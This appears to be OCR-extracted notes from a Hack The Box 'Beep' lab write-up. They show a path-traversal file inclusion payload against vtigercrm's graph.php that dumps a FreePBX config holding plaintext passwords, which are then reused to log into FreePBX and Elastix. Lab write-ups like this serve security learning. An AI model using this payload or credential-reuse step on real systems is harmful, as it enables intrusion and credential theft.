DASHBOARD_STATS_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 6 # DASHBOARD_INFO_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 20 # These can be used to change the refresh rate of the System Status Panel. Most of #
the stats are updated based on the STATS interval but a few items are checked # less frequently (such as Asterisk Uptime) based on the INFO value # ZAP2DAHDICOMPAT=true|false ZAP2DAHDICOMPAT=true # DEFAULT VALUE: false # If set
to true, FreePBX will check if you have chan_dadhi installed. If so, it will # automatically use all your ZAP configuration settings (devices and trunks) and # silently convert them, under the covers, to DAHDI so no changes are needed. The # GUI
will continue to refer to these as ZAP but it will use the proper DAHDI channels. # This will also keep Zap Channel DIDs working. # CHECKREFERER=true|false # DEFAULT VALUE: true # When set to the default value of true, all requests into
FreePBX that might possibly add/edit/delete # settings will be validated to assure the request is coming from the server. This will protect the system # from CSRF (cross site request forgery) attacks. It will have the effect of preventing legitimately
entering # URLs that could modify settings which can be allowed by changing this field to false. # USEQUEUESTATE=true|false # DEFAULT VALUE: false # Setting this flag will generate the required dialplan to integrate with the following
Asterisk patch: # https://issues.asterisk.org/view.php?id=15168 # This feature is planned for a future 1.6 release but given the existence of the patch can be used prior. Once # the release version is known, code will be added to automatically
enable this format in versions of Asterisk # that support it. # USEGOOGLEDNSFORENUM=true|false # DEFAULT VALUE: false # Setting this flag will generate the required global variable so that enumlookup.agi will use Google DNS # 8.8.8.8
when performing an ENUM lookup. Not all DNS deals with NAPTR record, but Google does. There is a # drawback to this as Google tracks every lookup. If you are not comfortable with this, do not enable this # setting. Please read Google FAQ
about this: http://code.google.com/speed/public-dns/faq.html#privacy # MOHDIR=subdirectory_name # This is the subdirectory for the MoH files/directories which is located in ASTVARLIBDIR # if not specified it will default to mohmp3 for
backward compatibility. MOHDIR=mohmp3 # RELOADCONFIRM=true|false # DEFAULT VALUE: true # When set to false, will bypass the confirm on Reload Box # FCBEEPONLY=true|false # DEFAULT VALUE: false # When set to true, a beep is
played instead of confirmation message when activating/de-activating: # CallForward, CallWaiting, DayNight, DoNotDisturb and FindMeFollow # DISABLECUSTOMCONTEXTS=true|false # DEFAULT VALUE: false # Normally FreePBX auto-
generates a custom context that may be usable for adding custom dialplan to modify the # normal behavior of FreePBX. It takes a good understanding of how Asterisk processes these includes to use # this and in many of the cases, there is no
useful application. All includes will result in a WARNING in the # Asterisk log if there is no context found to include though it results in no errors. If you know that you # want the includes, you can set this to true. If you comment it out FreePBX
will revert to legacy behavior # and include the contexts. # AMPMODULEXML lets you change the module repository that you use. By default, it # should be set to http://mirror.freepbx.org/ - Presently, there are no third # party module
repositories. AMPMODULEXML=http://mirror.freepbx.org/ # AMPMODULESVN is the prefix that is appended to tags in the XML file. # This should be set to http://mirror.freepbx.org/modules/ AMPMODULESVN=http://mirror.freepbx.org
modules/ AMPDBNAME=asterisk ASTETCDIR=/etc/asterisk ASTMODDIR=/usr/lib/asterisk/modules ASTVARLIBDIR=/var/lib/asterisk ASTAGIDIR=/var/lib/asterisk/agi-bin ASTSPOOLDIR=/var/spool/asterisk ASTRUNDIR=/var/run/asterisk
ASTLOGDIR=/var/log/asteriskSorry! Attempt to access restricted file.
```


Figure 4.3: Interesting conf file


Hack The Box :: Beep
FreePBX administration
10.129.87.168/vtigercrm
https://10.129.87.168/
https://10.129.87.168/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
Hack The Box :: Machin...
Compromised: Hack Th...


```
# This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at
your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the #
GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces
are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database
(e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g.
asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser #
AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of
(root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS:
The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off
trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx engine (amportal start), false otherwise # FOPDISABLE: Set to true to
```

Figure 4.4: mysql user/password

-> not working outside localhost



null, message from server: "Host '10.10.14.91' is not allowed to connect to this MySQL server"




DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web admininstration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the administration screen. # NOTE: images need to be saved in th /admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USECATEGORIES=true|false # DEFAULT VALUE: true # Controls if the menu items in the admin interface are sorted by

Figure 4.5: elastix admin password!!!!

-> let's use it admin/jEhdIekWmdjE


On FreePBX:



view-source:https://10.129.87.168/admin/config.php?type=tool&display=javassh

```
        <option value="pt_BR"  >Portuguese (Brasil)</option>
        <option value="ru_RU"  >Russki</option>
        <option value="sv_SE"  >Svenska</option>
        </select>

<script type="text/javascript">
<!--
function changeLang(lang) {
    document.cookie='lang='+lang;
    window.location.reload();
}
//-->
</script>

    </div>


<div class="content">

<noscript>
    <div class="attention"></div>
</noscript>

<!-- begin generated page content  -->
<h2> Java SSH </h2>If necessary re-enter the maint user and password. Once the applet has opened enter the IP address
<APPLET CODE="com.mindbright.application.MindTerm.class"
          ARCHIVE="/admin/modules/javassh/mindterm.jar" WIDTH=0 HEIGHT=0>
    <PARAM NAME="cabinets" VALUE="/admin/modules/javassh/mindterm.cab">
    <PARAM NAME="sepframe" value="true">
    <PARAM NAME="debug" value="false">
    <PARAM NAME="" value="">
    <PARAM NAME="bg-color" value="black">
    <PARAM NAME="fg-color" value="white">
    <PARAM NAME="cursor-color" value="white">
    <PARAM NAME="menus" value="popN">
    <PARAM NAME="exit-on-logout" value="true">
    <PARAM NAME="allow-new-server" value="false">
</APPLET>

<!-- end generated page content -->

</div> <!-- content -->
```

Many menus, some pistes



FreePBX Notices

1 New modules are available


The following new modules are available for download. Click delete icon on the right to remove this notice.
versionupgrade (2.8.0beta1.0)

Added 502 weeks, 1 days, 23 hours, 57 minutes ago (freepbx.NEWMODS)

No email address for online update checks


Deprecated Directory used by 1 IVRs

show all



PHP Version 5.1.6

System	Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686
Build Date	Nov 29 2010 16:49:03
Configure Command	'./configure' '--build=i686-redhat-linux-gnu' '--host=i686-redhat-linux-gnu' '--target=i386-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/usr/com' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-curl' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-png' '--with-pspell' '--with-expat-dir=/usr' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--enable-track-vars' '--enable-trans-sid' '--enable-yp' '--enable-wddx' '--with-kerberos' '--enable-ucd-snmp-hack' '--with-unixODBC=shared,/usr' '--enable-memory-limit' '--enable-shmop' '--enable-calendar' '--enable-dbx' '--enable-dio' '--with-mime-magic=/usr/share/file/magic.mime' '--without-sqlite' '--with-libxml-dir=/usr' '--with-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--without-odbc' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
additional .ini files parsed	/etc/php.d/dbase.ini, /etc/php.d/dom.ini, /etc/php.d/elastix.ini, /etc/php.d/gd.ini, /etc/php.d/imap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/soap.ini, /etc/php.d/sqlite3.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025



Secure Connection Failed

An error occurred during a connection to 10.129.87.168. Peer using unsupported version of security protocol.

Error code: SSL_ERROR_UNSUPPORTED_VERSION


- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.

Learn more…

This website might not support the TLS 1.2 protocol, which is the minimum version supported by Firefox. Enabling TLS 1.0 and TLS 1.1 might allow this connection to succeed.

TLS 1.0 and TLS 1.1 will be permanently disabled in a future release.

On Elastix:




CPU Info: AMD EPYC 7302P 16-Core Processor
Uptime: 1 hour(s), 45 minute(s)
CPU Speed: 2,994.38 MHz
Memory usage: RAM: 1,010.39 Mb SWAP: 1,023.99 Mb

Telephony Service	RUNNING
Instant Messaging Service	NOT RUNNING
Fax Service	RUNNING
Email Service	RUNNING
Database Service	RUNNING
Web Server	RUNNING
Elastix Call Center Service	NOT INSTALLED

30% Used 70% Available
Hard Disk Capacity: 6.66GB
Mount Point: /
Manufacturer: N/A

Logs: 20M Local Backups: 44K
Emails: 8.0K Configuration: 76M
Voicemails: 176K Recordings: 8.0K



Network Parameters

Host (Ex. host.example.com): beep

Default Gateway: 10.129.0.1

Primary DNS: 1.1.1.1


Secondary DNS: 8.8.8.8

